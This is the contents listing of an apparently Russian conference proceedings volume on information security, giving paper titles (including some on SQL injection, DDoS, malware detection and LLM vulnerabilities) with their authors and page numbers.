ПРОГРАММА «ЕСТЕСТВЕННО-НАУЧНАЯ КАРТИНА МИРА В ПРОЕКТНО-ОБРАЗОВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ МАГИСТРАНТОВ» КАК РЕСУРС ПОДГОТОВКИ КАДРОВ В ОБЛАСТИ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ Горбунова Ирина Борисовна, Родионов Дмитрий Сергеевич	427
СОЦИОКОМПЬЮТИНГ И АУДИАЛЬНЫЕ КОММУНИКАЦИИ: КАК ЗАЩИЩАТЬ ГОЛОС В ЦИФРОВОЙ СРЕДЕ Денисова Ольга Сергеевна.....	430
АЛГОРИТМЫ УПРАВЛЕНИЯ МИССИЕЙ АВТОНОМНЫХ НЕОБИТАЕМЫХ ПОДВОДНЫХ АППАРАТОВ: АРХИТЕКТУРНО-АЛГОРИТМИЧЕСКИЕ АСПЕКТЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ Ерофеевский Даниил Владимирович	432
АНАЛИЗ ПРОФЕССИОНАЛЬНЫХ ИНТЕРЕСОВ И ДОХОДА СПЕЦИАЛИСТОВ IT-СФЕРЫ В КОНТЕКСТЕ СОЦИОКОМПЬЮТИНГА Иващенко Анастасия Олеговна	435
ПРОБЛЕМЫ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ СРЕДСТВ В РЕКРУТИНГЕ В КОНТЕКСТЕ РОССИЙСКИХ РЕАЛИЙ Изотова Екатерина Юрьевна, Столярова Валерия Фуатовна	438
АНАЛИЗ УСТОЙЧИВОСТИ СОЦИОКОМПЬЮТИНГОВЫХ СИСТЕМ К РАСПРОСТРАНЕНИЮ ФЕЙКОВ И ДЕЗИНФОРМАЦИИ Константинов Сергей Анатольевич, Яровой Роберт Владимирович	442
УСТОЙЧИВОЕ РАЗВИТИЕ УЧЕБНО-ПРОИЗВОДСТВЕННОГО КЛАСТЕРА МУЗЫКАЛЬНО- КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ ГЕРЦЕНОВСКОГО УНИВЕРСИТЕТА: МЕДИАИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ, СОЦИОКОМПЬЮТИНГ И ПОДГОТОВКА ВЫСОКОКВАЛИФИЦИРОВАННЫХ КАДРОВ Мамонтов Даниил Вячеславович, Новицкий Николай Юрьевич, Сперанский Марк Борисович	446
ОГЛАВЛЕНИЕ.....	450
CONTENTS	458

CONTENTS

STATE POLICY IN THE SPHERE OF INFORMATIZATION AND INFORMATION SECURITY.....	5
SHAPING RUSSIA'S INFORMATION SECURITY POLICY: CONCEPTUAL AND INSTITUTIONAL ASPECTS	
Vykhodets Roman, Shcherban Anastasia.....	5
SOCIAL EPIDEMICS AS A THREAT TO RUSSIA'S INFORMATION SECURITY	
Dudkina Anna	7
METHODOLOGY FOR MODELING INFORMATION SYSTEMS TO ENSURE INFORMATION SECURITY IN AN ENTERPRISE	
Karganov Vitaly	9
IMPLEMENTATION OF STATE POLICY ON DEVELOPMENT OF INFORMATION SECURITY SYSTEM OF THE RUSSIAN FEDERATION	
Storozhik Viktor.....	13
THE MAIN DIRECTIONS OF STATE POLICY AND ORGANIZATIONAL AND TECHNOLOGICAL MEASURES TO IMPROVE THE LEVEL OF INFORMATION SECURITY OF THE PORTAL OF PUBLIC SERVICES OF THE RUSSIAN FEDERATION	
Shilkov Vladimir, Gladskikh Marianna	16
TELECOMMUNICATION NETWORKS AND TECHNOLOGIES.....	21
THE ROLE OF DECISION SUPPORT SYSTEMS IN COMMUNICATION PLANNING IN A SPECIAL PURPOSE SYSTEM	
Babanov Andrey, Kovalev Igor, Gribkov Vladimir, Panin Roman	21
THE ROLE OF MODELING IN IMPROVING DECISION SUPPORT SYSTEMS FOR COMMUNICATION PLANNING IN A SPECIAL PURPOSE SYSTEM	
Babanov Andrey, Kovalev Igor, Narozhnykh Maxim, Stefan Denis	23
CORRELATION ANALYSIS AND ITS APPLICATION TO DATABASE LOG FILES	
Vladimirov Andrei	25
ENSURING THE ADAPTABILITY OF EMERCOM OF RUSSIA'S SOLUTIONS THROUGH FAULT-RESISTANT AND PROTECTED GEOINFORMATION SYSTEMS	
Gryzunov Vitaly, Sagitov Azat	28
TRENDS IN THE DEVELOPMENT OF AUTOMATED CONTROL SYSTEMS FOR SPECIAL PURPOSE	
Gutaev Ruslan, Kuzoyatov Vladislav, Loginov Vyacheslav, Gribkov Vladimir	31
USING INFORMATION THEORY IN THE ANALYSIS OF COMMUNICATION CHANNEL SECURITY	
Dvornikov Sergey, Yarovoy Robert.....	33
THE USE OF COMPUTER-BASED LEARNING SYSTEMS IN A DIFFERENTIATED APPROACH DURING THE TRAINING OF COMMUNICATION SPECIALISTS	
Divin Alexey	37
CONDITION DESTRUCTIVE REGION TERRITORIAL SECURITY SYSTEM SITUATION-PREDICTIVE ASSESSMENT GEOINFORMATION METHODOLOGY	
Zvezdarev Dmitry, Efremov Dmitry, Bidenko Sergey, Belyaev Alexander	39
SECURITY MONITORING SYSTEM STATE GEOINFORMATION MODEL CONSIDERING TERRITORIAL-PREDICTIVE AND STOCHASTIC FACTORS UNDER SPATIOTEMPORAL UNCERTAINTY	
Zvezdarev Dmitry, Efremov Dmitry, Bidenko Sergey, Belyaev Alexander, Zigar Valeria	42
GEOCONTROLLING: APPROACHES TO THE IMPLEMENTATION OF SUPPORT FOR THE MANAGEMENT OF TERRITORIAL ACTIVITY	
Zvezdarev Dmitry, Efremov Dmitry, Bidenko Sergey, Belyaev Alexander, Zigar Valeria	46
METHODOLOGY FOR DETERMINING THE DELIVERY CHARACTERISTICS OF MULTIPACKET MESSAGES IN TCP/IP DATA TRANSMISSION SYSTEMS	
Igumnov Vladimir, Ustinov Igor.....	49
ANALYSIS OF EXISTING APPROACHES TO RESTORING THE FUNCTIONALITY OF MULTI-AGENT SYSTEMS	
Igumnov Vladimir, Ustinov Igor.....	52
FORMATION OF REQUIREMENTS FOR THE INFORMATION SECURITY SYSTEM	
Karganov Vitaly	55

METHODOLOGICAL APPROACHES FOR MODELING INFORMATION SYSTEMS TO ENSURE INFORMATION SECURITY Karganov Vitaly	59
ANALYSIS AND COUNTERACTION OF DDOS ATTACKS ON TELECOMMUNICATION NETWORKS OF TELECOM OPERATORS Konstantinov Sergey, Yarovoy Robert	63
CENTRALIZED CONTROL OF THE SECURITY OF TELECOMMUNICATION CHANNELS OF ACCESS TO DIGITAL EDUCATIONAL RESOURCES AND THE SEMANTIC CONTENT OF DIGITAL EDUCATIONAL AND PEDAGOGICAL INFORMATION Kryukova Elena, Parashchuk Igor	67
APPLICATION OF QUANTUM TECHNOLOGIES IN DATA CENTERS Kurchin Ilia, Kuzoyatov Vladislav, Kiy Andrey, Mikhailichenko Nikolay	70
ALGORITHM FOR SELECTING MEASURES AGAINST SOCIAL ENGINEERING METHODS OF CYBERATTACKS Kyuner Andrey, Chechulin Andrey	73
A MACHINE LEARNING ALGORITHM FOR SUPPORTING SOLUTIONS FOR INTELLIGENT CYBERSECURITY MANAGEMENT SYSTEMS FOR CRITICAL INFORMATION INFRASTRUCTURE FACILITIES Lipatnikov Valery, Shevchenko Alexander, Melekhov Kirill	76
ANALYTICAL MODEL OF RESULTS PROCESSING FROM NETWORK SECURITY CONTROL IN DATA TRANSMISSION NETWORKS IN SOFTWARE AND HARDWARE CONDITIONS IMPACTS Lipatnikov Valery, Makarenko Denis	79
MODEL OF ESTIMATION OF ENERGY CHARACTERISTICS OF INFORMATION INTERACTION IN WIRELESS SENSOR SYSTEM Maslova Daria	82
ANALYSIS AND DIFFERENTIATION OF INFORMATION SECURITY RISKS OF DATA EXCHANGE BETWEEN COMPONENTS OF A DISTRIBUTED NETWORK OF DATA CENTERS USING CHANNELS AND PATHS OF MODERN REGIONAL TELECOMMUNICATION NETWORKS Mikhailichenko Nikolay, Parashchuk Igor	84
PREDICTING THE PROTECTION OF INFORMATION IN AUTOMATED SYSTEMS Orlov Aleksei, Stefan Denis, Kurchin Ilya	87
SERVICE MECHANISMS FOR INTERACTION OF THE HYPERVISOR WITH THE CONTROL CENTER BASED ON OPENSOURCE SOLUTIONS Polushin Roman	89
NOSQL AND NEWSQL SOLUTIONS FOR SPECIAL PURPOSE MANAGEMENT SYSTEMS Renskov Dmitry	91
THE USE OF ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING FOR DATA PROCESSING IN SPECIAL-PURPOSE CONTROL SYSTEMS Renskov Dmitry	94
ANALYSIS OF INFORMATION SECURITY THREATS IN RUSSIAN REGIONS: CURRENT CHALLENGES AND RISKS Renskov Dmitry	97
ON METHODS FOR INCREASING THE EFFECTIVENESS OF THE DISTRIBUTION OF INFORMATION RESOURCES Saenko Igor, Nikolaev Vladimir, Borobov Anton	100
LOG ANALYSIS FOR DETECTION OF ABNORMAL USER BEHAVIOR IN AUTOMATED WORKPLACES BY MACHINE LEARNING ALGORITHM Sazhina Aleksandra, Udaltsov Aleksander, Saenko Igor, Tsypnyatov Valery	102
DATA CONVERSION IN THE INFORMATION TRANSMISSION SYSTEM BY CHAOTIC SIGNALS Sazonov Viktor, Albadr Khodr	103
SPECIFIC AND GENERALIZED SECURITY INDICATORS OF HARDWARE AND SOFTWARE INTERFACES OF INFORMATION SEARCH ON DIGITAL RESOURCES OF MOBILE AND STATIONARY DATA CENTERS Sayarkin Leonid, Parashchuk Igor, Seleznev Andrey	107
SPECIFIC AND GENERALIZED SECURITY INDICATORS OF HARDWARE AND SOFTWARE INTERFACES OF INFORMATION SEARCH ON DIGITAL RESOURCES OF MOBILE AND STATIONARY DATA CENTERS Sayarkin Leonid, Parashchuk Igor, Seleznev Andrey	111

APPLICATION OF NETWORK STEGANOGRAPHY IN HEADER SERVICE FIELDS WITH DETECTION VIA FIELD STATISTICS Starshev Roman	114
ANALYSIS OF SQL INJECTION THREATS AND DATABASE SECURITY TECHNIQUES Udaltsov Aleksander, Sazhina Aleksandra, Udaltsova Liliana	117
INFORMATION SECURITY	119
USER INTERFACE DESIGN REQUIREMENTS IMPOSED BY THE INFORMATION SECURITY MEASURES Ananeva Varvara, Nazarenko Daria.....	119
ADAPTIVE HYBRID SYSTEM FOR BANK TRANSACTION FRAUD DETECTION WITH COST OPTIMIZATION Rafis Valiev, Dmitry Levshun	121
MATHEMATICAL MODELING OF THE SECURITY OF CRITICAL INFRASTRUCTURE FACILITIES Vitkova Lidia, Lebedeva Daria, Sakharov Dmitry	125
DETECTION OF COMMAND-AND-CONTROL CHANNELS OF MALWARE USING PROXYING BASED ON THE ANALYSIS OF STATISTICAL PARAMETERS OF NETWORK TRAFFIC Gorkovenko Vyacheslav, Skorykh Mark	127
ISSUES OF INCREASING THE EFFICIENCY OF ORGANIZATIONAL MANAGEMENT PROCESSES BASED ON DETERMINING THE CHARACTERISTICS OF INFORMATION SECURITY RESOURCES Grachev Mikhail.....	131
SECURITY CHALLENGES AND RISKS IN HYBRID AND MULTICLOUD ENVIRONMENTS Dvornikov Sergey, Yarovoy Robert.....	133
SAFETY IN CONTAINERIZED ENVIRONMENTS Dvornikov Sergey, Yarovoy Robert.....	138
APPLICATION OF LARGE LANGUAGE MODELS IN CYBER THREAT DETECTION Dvornikov Sergey, Yarovoy Robert.....	142
USING LLM FOR MALWARE ANALYSIS AND REVERSE ENGINEERING AUTOMATION Dvornikov Sergey, Yarovoy Robert.....	145
METHODS OF ENSURING THE SECURITY OF ELECTRONIC DOCUMENT FLOW THROUGH A DIGITAL SIGNATURE USING THE CASE OF AURORA OS Zviagin Konstantin, Valentin Bazhenov, Ilya Samorodov	149
INFORMATION SECURITY OF A FAMILY OF OPERATING SYSTEMS BASED ON THE LINUX KERNEL Ivakina Maria, Shilkov Vladimir	153
THREATS ARISING FROM THE DIVERGENCE OF THE DIGITAL TWIN AND THE REAL PROCESS IN CYBER-PHYSICAL SYSTEMS Konstantinov Sergey, Yarovoy Robert	158
ENSURING PRIVACY WHEN PROCESSING USERS GEOLOCATION DATA Konstantinov Sergey, Yarovoy Robert	163
PROTECTION OF TRANSMITTED INFORMATION FROM SPURIOUS ELECTROMAGNETIC RADIATION AND INTERFERENCE BY MEANS OF CODE MAPPINGS Ostroumov Oleg, Sinyuk Aleksander.....	167
APPLICATION OF MACHINE LEARNING FOR CLASSIFICATION OF MALICIOUS SHELL COMMANDS Pimashin Egor	169
COMPARATIVE ANALYSIS OF SECURED OPERATING SYSTEMS USED IN STATE AND CORPORATE STRUCTURES Seller Anastasiia.....	172
SECURITY OF LOW-LEVEL MOBILE DEVICE SOFTWARE Semenova Elena, Iankovskii Georgii	175
PROBLEMS AND RECOMMENDATIONS ON CATEGORIZATION OF CRITICAL INFORMATION INFRA-STRUCTURE OBJECTS IN SCIENTIFIC AND EDUCATIONAL ORGANIZATION: APPLIED ANALYSIS BASED ON NORMATIVE REQUIREMENTS Spitsyn Mikhail, Zhuravleva Anastasia, Dzigovskii Vladislav	178
METHODOLOGIES AND PRACTICES OF RISK MANAGEMENT IN RUSSIAN SECURITY GOVERNANCE, RISK AND COMPLIANCE (SGRC) SOLUTIONS Spitsyn Mikhail, Edemskaya Ekaterina, Lagutina Svetlana	181

COMPARATIVE ANALYSIS OF SECURITY MODELS IN MODERN CROSS-CHAIN BRIDGES Terovec Aleksei, Kushnir Dmitry	186
USING ADAPTIVE THREAT INDICATORS TO ATTRIBUTE APT GROUPS IN «ZERO INFRASTRUCTURE» ENVIRONMENTS Khmyrov Semyon, Kotenko Igor	191
RISK DEFINITION OF DISTRIBUTED COMPUTER SYSTEMS IN UNPREDICTABLE CONDITIONS Chudinova Alexandra.....	193
EXPERIENCE OF IMPORT SUBSTITUTION OF OS UBUNTU TO OS «ALT EDUCATION» IN THE DISCIPLINE «OPERATING SYSTEMS» IN THE TRAINING OF SPECIALISTS IN THE AREAS OF «INFORMATION SYSTEMS AND TECHNOLOGIES» AND «COMPUTER SECURITY» Shirokov Vladimir, Schigoleva Marina.....	201
DEVELOPMENT OF A NEURAL NETWORK ALGORITHM FOR HIGHLY RELIABLE BIOMETRIC AUTHENTICATION BASED ON IRIS RECOGNITION Shtuka Stanislav, Borshevnikov Aleksey.....	204
LLM AS AN ASSISTANT TO AN INFORMATION SECURITY SPECIALIST: USE CASES AND LIMITATIONS Yarovoy Robert.....	207
VULNERABILITIES OF LARGE LANGUAGE MODELS: ANALYSIS AND PROTECTION METHODS Yarovoy Robert.....	209
NEXT GENERATION SOCIAL ENGINEERING ATTACKS USING LLM Yarovoy Robert.....	213
DATA DE-PERSONALISATION AND ANONYMISATION BEFORE SUBMISSION TO LLM: PRACTICES AND TOOLS Yarovoy Robert.....	216
LEGAL ASPECTS OF INFORMATIZATION AND INFORMATION SECURITY	220
IMPROVING THE EFFECTIVENESS OF CONFIDENTIAL INFORMATION PROTECTION IN THE STRUCTURE OF THE SOCIAL ORGANIZATIONAL AND TECHNICAL SYSTEM Alekseyev Sergey, Gonchar Alexander.....	220
PROBLEMATIC ISSUES OF COUNTERING THE DISSEMINATION OF ILLEGAL INFORMATION AND NEW APPROACHES TO DENAZIFICATION IN THE INFORMATION SOCIETY Bobonets Sergey, Burakov Evgeny	224
APPLICATION OF DYNAMIC MATHEMATICAL MODELS PROVIDING SOLUTION TO INFORMATION SECURITY PROBLEMS IN THE FIELD OF RESTRICTED ACCESS DOCUMENT FLOW Gonchar Alexander, Primakin Alexey	228
TECHNOLOGICAL INDEPENDENCE AND THE IMPORTANCE OF TRANSITION TO DOMESTIC SOFTWARE Grachev Mikhail.....	232
INTEGRATION OF NETWORK INTERACTION IN THE PROFESSIONAL TRAINING AND MORAL-PSYCHOLOGICAL SUPPORT OF SAFETY FOR CADETS AND STUDENTS OF THE RUSSIAN MIA SYSTEM Gracheva Natalia.....	236
THE STATE AND POSSIBILITIES OF INDIVIDUAL INFORMATION AND PSYCHOLOGICAL SECURITY Ilyenikh Vasily, Trapeznikov Evgeny	238
PSYCHOLOGICAL ASPECTS OF PROTECTING THE CONFIDENTIAL DATA OF ROSGVARDIYA MILITARY PERSONNEL Kosolapov Alexey	242
STATISTICAL MODEL OF FORMATION OF PERSONAL INFORMATION SECURITY OF A MILITARY PERSONNEL OF THE ROSGUARDIA Latuga Anver, Primakin Alexey.....	245
DETECTION OF TRACKING OF REMOTE UNAUTHORIZED ACCESS TO A COMPUTER RUNNING ASTRA LINUX Loknov Alexey, Bazlov Alexander	250
EVALUATION OF DDoS ATTACK PROTECTION MEASURES IN AUTOMATED INFORMATION SYSTEMS OF THE MINISTRY OF INTERNAL AFFAIRS OF RUSSIA Loknov Alexey, Girinovich Vitaly.....	253

LEGAL CONSEQUENCES OF DATA LEAKS IN THE INTERNAL AFFAIRS BODIES Loknov Alexey, Zhmurin Dmitry, Ismaylova Veronika	255
APPLICATION OF BIOS IN THE INFORMATION AND TECHNICAL SUPPORT OF INTERNAL AFFAIRS BODIES Loknov Alexey Igorevich, Skrynnikov Pavel Andreevich	258
PROBLEMS IN THE PROCESS OF THE RUSSIAN MINISTRY OF INTERNAL AFFAIRS MIGRATING TO THE ASTRA LINUX OPERATING SYSTEM AND SOLUTIONS Loknov Alexey, Strelavina Elmira	261
THE ROLE OF ADMINISTRATIVE RESPONSIBILITY IN ENSURING INFORMATION SECURITY Maricheva Evgenia	264
MODERN APPROACHES TO ASSESSING THE QUALITY OF INFORMATION SECURITY IN INFORMATION SYSTEMS OF INTERNAL AFFAIRS BODIES Moiseev Dmitriy	267
COMPARATIVE ANALYSIS OF THE REQUIREMENTS AND APPROACHES OF GOST R 56939-2024 AND GOST R 56939-2016 Saganchi Nikita, Uvarov Alexey	271
PROBLEMS, PROSPECTS AND AREAS OF APPLICATION OF THE TECHNOLOGY A DISTRIBUTED BLOCKCHAIN REGISTRY TO PROTECT DIGITAL ASSETS Shilkov Vladimir, Antonova Daria	274
INFORMATION AND PSYCHOLOGICAL SECURITY	279
DEVELOPMENT OF CRITICAL THINKING IN THE EDUCATION SYSTEM AS ONE OF THE DIRECTIONS OF INFORMATION AND PSYCHOLOGICAL SECURITY OF THE PERSON Baeva Liudmila, Khalifaeva Olga	279
INFORMATION AND PSYCHOLOGICAL WAREFARE TROUFARE THROUGH THE PRISM OF PHILOSOPHY Bartosh Alexander	282
INFORMATION AND PSYCHOLOGICAL SECURITY OF THE INDIVIDUAL IN CONDITIONS OF AN OVERABUNDANCE OF INFORMATION Kolemenko Andrey	284
SEPARATIST DISCOURSE IN ONLINE MEDIA: (PSYCHOLINGUISTIC ANALYSIS OF EXTREMIST COMPONENTS IN MEDIA TEXTS) Melnik Galina	286
SPEECH BEHAVIOR OF THE GERMAN CHANCELLOR: PREFERENCE FOR MENASIVAS Misonzhnikov Boris	291
INFORMATION-PSYCHOLOGICAL SAFETY AND ADAPTATION OF PRIMARY SCHOOL STUDENTS IN CONDITIONS OF DIGITAL TRANSFORMATION OF EDUCATION. PARADIGMS OF HUMANITARIAN CULTURE IN MUSIC-COMPUTER CREATIVE ACTIVITY Rubtsov Anton	293
INFORMATION AND PSYCHOLOGICAL SECURITY CHALLENGES OF USING NEURAL NETWORKS IN PUBLISHING Tryastyn Andrei, Kovganko Valeria	296
INFORMATION TECHNOLOGIES IN TRANSPORT	299
INNOVATIVE SOLUTIONS IN WIND PROPULSION: APPLICATION OF TURBO SAILS ON MODERN SHIPS Amelakhanov Daniil, Zhuravlev Anton	299
SAFETY OF WATER TRANSPORT TELEMATICS SYSTEMS Bogdanova Polina	302
APPLICATION OF ARTIFICIAL INTELLIGENCE SYSTEMS IN TRANSPORT Vavkina Elena	305
VISUAL PERCEPTION SECURITY IN AUTONOMOUS VEHICLES: VULNERABILITIES AND VERIFICATION METHODS Konstantinov Sergey, Yarovoy Robert	310
TALMAN'S VIRTUAL REALITY CONTAINER INSPECTION TRAINING SCENARIO Kubovskii Artemy, Zhuravlev Anton	314

AUTOMATION OF CYBERSECURITY IN THE DEVELOPMENT OF ON-BOARD SOFTWARE FOR UNMANNED TRANSPORT SYSTEMS Prokopenko Daniil	317
COMPARATIVE ANALYSIS OF QUANTUM KEY DISTRIBUTION PROTOCOLS FOR COMMUNICATION SYSTEMS OF UNMANNED AERIAL VEHICLES Rybakova Taisiia.....	320
MODEL OF FORMATION OF AUTOMATIC FEEDBACK IN MANAGEMENT OF FUNCTIONAL SAFETY ROBOTIZED TRANSPORT SYSTEM Khudainazarov Yuri, Lepeshkin Oleg, Gaskarov Vagiz, Danilin German	323
APPROACHES TO ENSURING FUNCTIONAL SAFETY OF A ROBOTIC TRANSPORT SYSTEM Khudainazarov Yuri, Lepeshkin Oleg, Nyrkov Anatoly, Danilin German	326
RISK MANAGEMENT OF FUNCTIONAL SAFETY OF A ROBOTIZED TRANSPORT SYSTEM Khudainazarov Yuri, Lepeshkin Oleg, Nyrkov Anatoly, Danilin German	330
FUNCTIONAL SAFETY OF A ROBOTIC TRANSPORT SYSTEM Khudainazarov Yuri, Starodubtsev Yuri, Danilin German	335
INFORMATION TECHNOLOGY IN EDUCATION	339
THE RUSSIAN ELECTRONIC MUSICAL SYNTHESIZER AS A TOOL OF CULTURAL AND CREATIVE INTERACTION AND A MEANS TO ENSURE INFORMATION SECURITY IN THE PROCESS OF TRAINING AND RETRAINING OF SCIENTIFIC AND PEDAGOGICAL PERSONNEL IN THE DIGITAL SPACE Alieva Imina, Gorbunova Irina, Kameris Andreas, Hosseini Mehdi	339
DIGITAL LITERACY AND INFORMATION RESILIENCE OF USERS IN THE CONTEXT OF SOCIO-COMPUTING Borshchenko Viktor	345
PEDAGOGICAL CONDITIONS FOR THE USE OF MOBILE TECHNOLOGIES IN THE PROFESSIONAL DEVELOPMENT OF MUSIC TEACHERS: THE ASPECT OF INFORMATION SECURITY Goncharova Mariya.....	350
INFORMATION SECURITY IN DATA PROCESSING SYSTEMS OF UNMANNED AERIAL VEHICLES: A COMPREHENSIVE APPROACH Grachev Alexander.....	352
INFORMATION SECURITY OF A MUSIC TEACHER DURING PROFESSIONAL DEVELOPMENT IN THE INFORMATION EDUCATIONAL ENVIRONMENT: A SYSTEMATIC APPROACH Davletova Klara	355
TRAINING AND RETRAINING OF PERSONNEL IN THE FIELD OF INFORMATION SECURITY: MUSIC COMPUTER TECHNOLOGIES IN TEACHING THE LISTENING TO MUSIC COURSE Kiseleva Julia	360
INFORMATION SECURITY IN THE CONTEXT OF DEVELOPING THE CREATIVE ABILITIES OF ADOLESCENTS ENGAGED IN THE EXACT SCIENCES USING MUSIC COMPUTER TECHNOLOGIES Mavrina Valentina.....	364
SECURITY OF THE INTERNET OF THINGS (IOT) ECOSYSTEM: VULNERABILITIES, THREATS, AND PROTECTION MEASURES Pankova Anastasiya, Toporkova Ekaterina	368
THE RUSSIAN ELECTRONIC MUSICAL SYNTHESIZER AS A TOOL FOR THE FORMATION OF INFORMATION AND PSYCHOLOGICAL SECURITY IN THE CONTEXT OF DIGITAL TRANSFORMATION OF EDUCATION: RESEARCH AND DEVELOPMENT OF A METHOD FOR MODELING THE FLUTE He Yunchuan, Nina Yatsentkovskaya.....	371
GENERATING VISUAL NOVELS USING LARGE LANGUAGE MODELS AS A TOOL FOR TRAINING INFORMATION SECURITY SPECIALISTS Yarovoy Robert.....	375
INFORMATION TECHNOLOGIES FOR MANAGING MARINE EQUIPMENT AND MARINE INFRASTRUCTURE FACILITIES	379
APPLIED THEORY OF COMPREHENSIVE INFORMATION SECURITY: RANK CERTIFICATION OF THE QUALITY OF INFORMATION SECURITY MEANS AND THE FORMATION OF PUBLIC DATABASES AND KNOWLEDGE Alekseev Anatoly.....	379

INSTRUMENTAL COMPLEX FOR DETECTING DEPRESSIVE AND SLEEPY STATES IN DRIVER SPECIALISTS Artemov Stanislav, Ryabkov Yakov	384
ON THE QUESTION OF CREATING A REMOTE-CONTROL SYSTEM FOR A SHIP'S BLADE PROPULSION SYSTEM IN A PROTECTED DESIGN Dang Thanh Dat	388
A MODEL OF A DISTRIBUTED CONTROL SYSTEM FOR A FLOTILLA OF HETEROGENEOUS FORCES IN AN INFORMATION-SECURE DESIGN AND ITS APPLICATIONS Drigola Vladimir, Alekseev Anatoly	391
ANALYSIS AND EVALUATION OF SEMANTIC REDUNDANCY OF MODERN SYSTEMS WITH AUTOMATED AND INTELLIGENT DATA PROVISION Korneva Yulia, Chebykin Ilya	396
THE ALGORITHM OF FUNCTIONING OF THE DIGITAL TWIN FOR CONTROLLING THE STRUGGLE FOR THE INFORMATION SURVIVABILITY OF A SHIP, A VESSEL IN THE «DIGITAL SHADOW» MODE Mikhailchuk Andrey, Alekseev Anatoly, Antipov Vasily, Smolnikov Alexander.....	399
APPLICATION OF DECISION SUPPORT SYSTEMS IN THE PRODUCTION PLANNING OF A SCIENTIFIC AND PRODUCTION ASSOCIATION Ryabkov Yakov, Alekseev Sergey, Artemov Stanislav	404
INFORMATION TECHNOLOGIES IN SOCIOCOMPUTING	409
INFORMATION SECURITY OF A MUSIC TEACHER: HOW TO PROTECT YOURSELF AND STUDENTS IN A DIGITAL EDUCATIONAL ENVIRONMENT Bazhukova Elena.....	409
IMPORT SUBSTITUTION AND INTELLECTUAL PROPERTY PROTECTION IN AUDIO PLUGIN DEVELOPMENT Vasiliev Arkhip	412
USING LARGE LANGUAGE MODELS TO CLASSIFY SOCIOENGINEERED ATTACKS Gavrilenko Olga, Oliseenko Valerii.....	415
STREAMING SERVICES IN THE DEVELOPMENT OF CONTEMPORARY MUSICAL AND CREATIVE ACTIVITIES AND MUSIC COMPUTER TECHNOLOGIES Gorbunova Irina, Zakharov Viktor, Tovpich Irina, Yasinskaya Olga	417
THE COURSE PROFESSIONALLY ORIENTED ENGLISH AS A MEANS OF PERSONAL GROWTH FOR UNDERGRADUATES IN NATURAL SCIENCE FIELDS OF STUDY AND A RESOURCE FOR INFORMATION AND PSYCHOLOGICAL SECURITY IN THE CONTEXT OF DIGITAL TRANSFORMATION OF EDUCATION Irina Gorbunova, Lyudmila Taramzhina, Anna Lagutina, Olga Yakimchuk.....	423
THE PROGRAM THE NATURAL SCIENCE PICTURE OF THE WORLD IN THE DESIGN AND EDUCATIONAL ACTIVITIES OF UNDERGRADUATES AS A RESOURCE FOR TRAINING PERSONNEL IN THE FIELD OF INFORMATION SECURITY Gorbunova Irina, Rodionov Dmitry	428
SOCIOCOMPUTING AND AUDIO COMMUNICATIONS: HOW TO PROTECT THE VOICE IN THE DIGITAL ENVIRONMENT Olga. Denisova.....	431
MISSION CONTROL ALGORITHMS FOR AUTONOMOUS UNDERWATER VEHICLES: ARCHITECTURAL AND ALGORITHMIC ASPECTS OF INFORMATION SECURITY Erofeevskii Daniil	432
ANALYSIS OF PROFESSIONAL INTERESTS AND INCOME OF IT SPECIALISTS IN THE CONTEXT OF SOCIOCOMPUTING Ivaschenko Anastasiia.....	436
CHALLENGES OF IMPLEMENTING AUTOMATED RECRUITMENT TOOLS IN THE RUSSIAN CONTEXT Izotova Ekaterina, Stolyarova Valeria.....	438
ANALYSIS OF THE RESILIENCE OF SOCIOCOMPUTING SYSTEMS TO THE SPREAD OF FAKE NEWS AND DISINFORMATION Konstantinov Sergey, Yarovoy Robert	442
SUSTAINABLE DEVELOPMENT OF THE EDUCATIONAL AND PRODUCTION CLUSTER OF MUSIC COMPUTER TECHNOLOGIES AT HERZEN UNIVERSITY: MEDIA INFORMATION TECHNOLOGIES, SOCIOCOMPUTING AND TRAINING OF HIGHLY QUALIFIED PERSONNEL Daniil Mamontov, Nikolay Novitsky, Mark Speransky	446